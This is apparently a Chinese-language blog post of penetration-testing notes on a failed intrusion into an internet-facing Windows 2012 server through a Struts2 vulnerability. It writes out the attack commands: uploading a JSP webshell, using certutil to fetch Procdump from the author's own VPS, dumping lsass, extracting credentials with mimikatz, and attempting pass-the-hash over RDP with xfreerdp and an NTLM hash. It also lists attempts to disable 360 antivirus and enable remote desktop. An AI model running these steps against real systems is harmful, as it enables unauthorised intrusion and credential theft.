
Struts2漏洞渗透笔记
虽然这是一次失败的渗透,但是也学到不少新姿势。
目标机环境:①外网②win2012③360全家桶
一,利用Struts2终极利用工具上传一句话
jsp的一句话,有时候会出现兼容问题。比如Cknife的jsp一句话,K8飞刀就连接不了。我这里以Cknife为例子

二,一顿操作,虽然是最高权限,但是net被禁用。tasklist发现有360全家桶
①尝试用cacls.exe修改net.exe控制权限(失败)
②尝试关掉sc config 360rp start= demand(拒绝访问)
③CMD注册表开3389(失败)
④bat,vbs开3389(失败)
⑤上传open3389.exe(被杀)

三,创建用户没戏,就想着利用procdump+Mimikatz 绕过杀软获取Windows明文密码。
①procdump下载地址https://download.sysinternals.com/files/Procdump.zip
②解压好后,把Procdump.exe上传到目标机
③由于Struts2框架的问题。上传文件老是失败,我事先将Procdump.exe传到自己的VPS上
④在C刀命令行输入D:\>certutil -urlcache -split -f https://xxx.com/files/Procdump.exe
⑤Procdump.exe -accepteula -ma lsass.exe lsass.dmp
⑥运行mimikatz解密lsass.dmp
用菜刀把lsaass.dmp下载并放到mimikatz.exe的目录,然后输入命令:
sekurlsa::minidump lsaass.dmp

sekurlsa::logonPasswords full

⑦后来才知道win2012修补了漏洞,lsass.dmp再也没有明文密码。得到的NTLM和SHA1值也跑不出
四,跑不出明文,只能Hash传递攻击Windows2012远程桌面
①kali安装使用freerdp
apt-get install freerdp-x11
xfreerdp -u admin -p 36374BD2767773A2DD4F6B010EC5EE0D 192.168.226.129

可惜最后还是失败了,暂且想不到其他的操作。360还是强啊
参考:①http://www.91ri.org/14342.html
②https://www.cnblogs.com/backlion/p/7325228.html
③http://www.freebuf.com/sectool/105524.html
Struts2漏洞渗透笔记的更多相关文章
- Struts2漏洞导致的反弹shell——青藤云安全使用的是agent进程采集器进行检测
安全老司机 | Struts2漏洞爆发后,与黑客的一次正面交锋 from:https://zhuanlan.zhihu.com/p/66122521 备注: 青藤云安全:——用的是进程信息采集器 通 ...
- vulnhub靶机djinn:1渗透笔记
djinn:1渗透笔记 靶机下载地址:https://www.vulnhub.com/entry/djinn-1,397/ 信息收集 首先我们嘚确保一点,kali机和靶机处于同一网段,查看kali i ...
- vulnhub mrRobot渗透笔记
mrRobot渗透笔记 靶机下载地址:https://www.vulnhub.com/entry/mr-robot-1,151/ kali ip 信息收集 首先依旧时使用nmap扫描靶机的ip地址 n ...
- vulnhub devguru渗透笔记
devguru渗透笔记 信息收集 kali ip 目标ip 首先我们扫描一下开放端口 nmap -A -p- 192.168.20.143 Starting Nmap 7.91 ( https://n ...
- vulnhub DC:1渗透笔记
DC:1渗透笔记 靶机下载地址:https://www.vulnhub.com/entry/dc-1,292/ kali ip地址 信息收集 首先扫描一下靶机ip地址 nmap -sP 192.168 ...
- Struts2漏洞利用实例
Struts2漏洞利用实例 如果存在struts2漏洞的站,administrator权限,但是无法加管理组,内网,shell访问500. 1.struts2 漏洞原理:struts2是一个框架,他在 ...
- Struts2权威指南笔记
Struts2权威指南笔记 1.mvc特点包括: ① 多个视图可以对应一个模型 ② 模型返回的数据与显示逻辑分离 ③ 应用层被分隔为三层,降低了各层之间的耦合,提供了应用的可扩展性 ④ 控制层的概念也 ...
- Struts2漏洞解决
如果你也正在使用Struts2作为web层框架做开发或者做公司的送检产品,然后被告知有各种各样的Struts2漏洞,那本篇博客值得你花时间来喽上一两眼. 前端时间抽空为公司做了新一代的送检产品,为了方 ...
- Struts2漏洞拉响网站安全红色警报以及把Struts2更新为最新版本Struts2.3.15.1步骤
360网站安全检测平台今日发布红色警报称,广泛应用在国内大型网站系统的Struts2框架正在遭到黑客猛烈攻击.利用Struts2“命令执行漏洞”,黑客可轻易获得网站服务器ROOT权限.执行任意命令,从 ...
随机推荐
- mac 安装appium
mocOS 10.15.5 开启方式:设置->默认编辑器->Markdown编辑器
- 第十八章 HTTPS介绍及实战演练
一.HTTPS介绍 1.概述 为什么需要使用HTTPS,因为HTTP不安全,当我们使用http网站时,会遭到劫持和篡改,如果采用https协议,那么数据在传输过程中是加密的,所以黑客无法窃取或者篡改数 ...
- JavaSE学习笔记04方法、数组
1.方法 java方法是语句的集合,它们在一起执行一个功能 方法是解决一类问题的步骤的有序组合 方法包含于类或对象中 方法在程序中被创建,在其他地方被引用 设计方法的原则:一个方法只完成1个功能,这样 ...
- CentOS 网卡固定地址配置
修改4个文件后重启网卡 vim /etc/default/grub GRUB_CMDLINE_LINUX="resume=UUID=05dbb36b-dbba-40a3-ba99-1b044 ...
- uvalive6468,51cthink1419 Strange Antennas (离散化)
题意: 在一个 n x n 的平面上,给定 m 个等腰直角三角形(各点均为整数),问该平面上被三角形覆盖奇数次的点有多少个. 思路: 由于 n 较大,不能模拟解决,故使用离散化思想. 考虑每一行有多少 ...
- RocketMQ主从搭建
RocketMQ可分为以下几种模式: 单点模式 主从模式 双从模式 双主双从模式,多主多从模式 搭建主从模式 tar -zxvf rocketmq-4.6.0.tar.gz -C /usr/local ...
- ServletRequest使用介绍
ServletRequest: 定义将客户端请求信息提供给某个 servlet 的对象:servlet 容器创建 ServletRequest 对象,并将该对象作为参数传递给该servlet的serv ...
- static_cast与c风格的强制类型转换比较
转载:https://blog.csdn.net/whatday/article/details/50417503 class A { int a; }; class B { int b; }; cl ...
- Linux 系统编程 学习:06-基于socket的网络编程1:有关概念
Linux 系统编程 学习:006-基于socket的网络编程1:有关概念 背景 上一讲 进程间通信:System V IPC(2)中,我们介绍了System IPC中关于信号量的概念,以及如何使用. ...
- Linux 网络编程的5种IO模型:异步IO模型
Linux 网络编程的5种IO模型:异步IO模型 资料已经整理好,但是还有未竟之业:复习多路复用epoll 阅读例程, 异步IO 函数实现 背景 上一讲< Linux 网络编程的5种IO模型:信 ...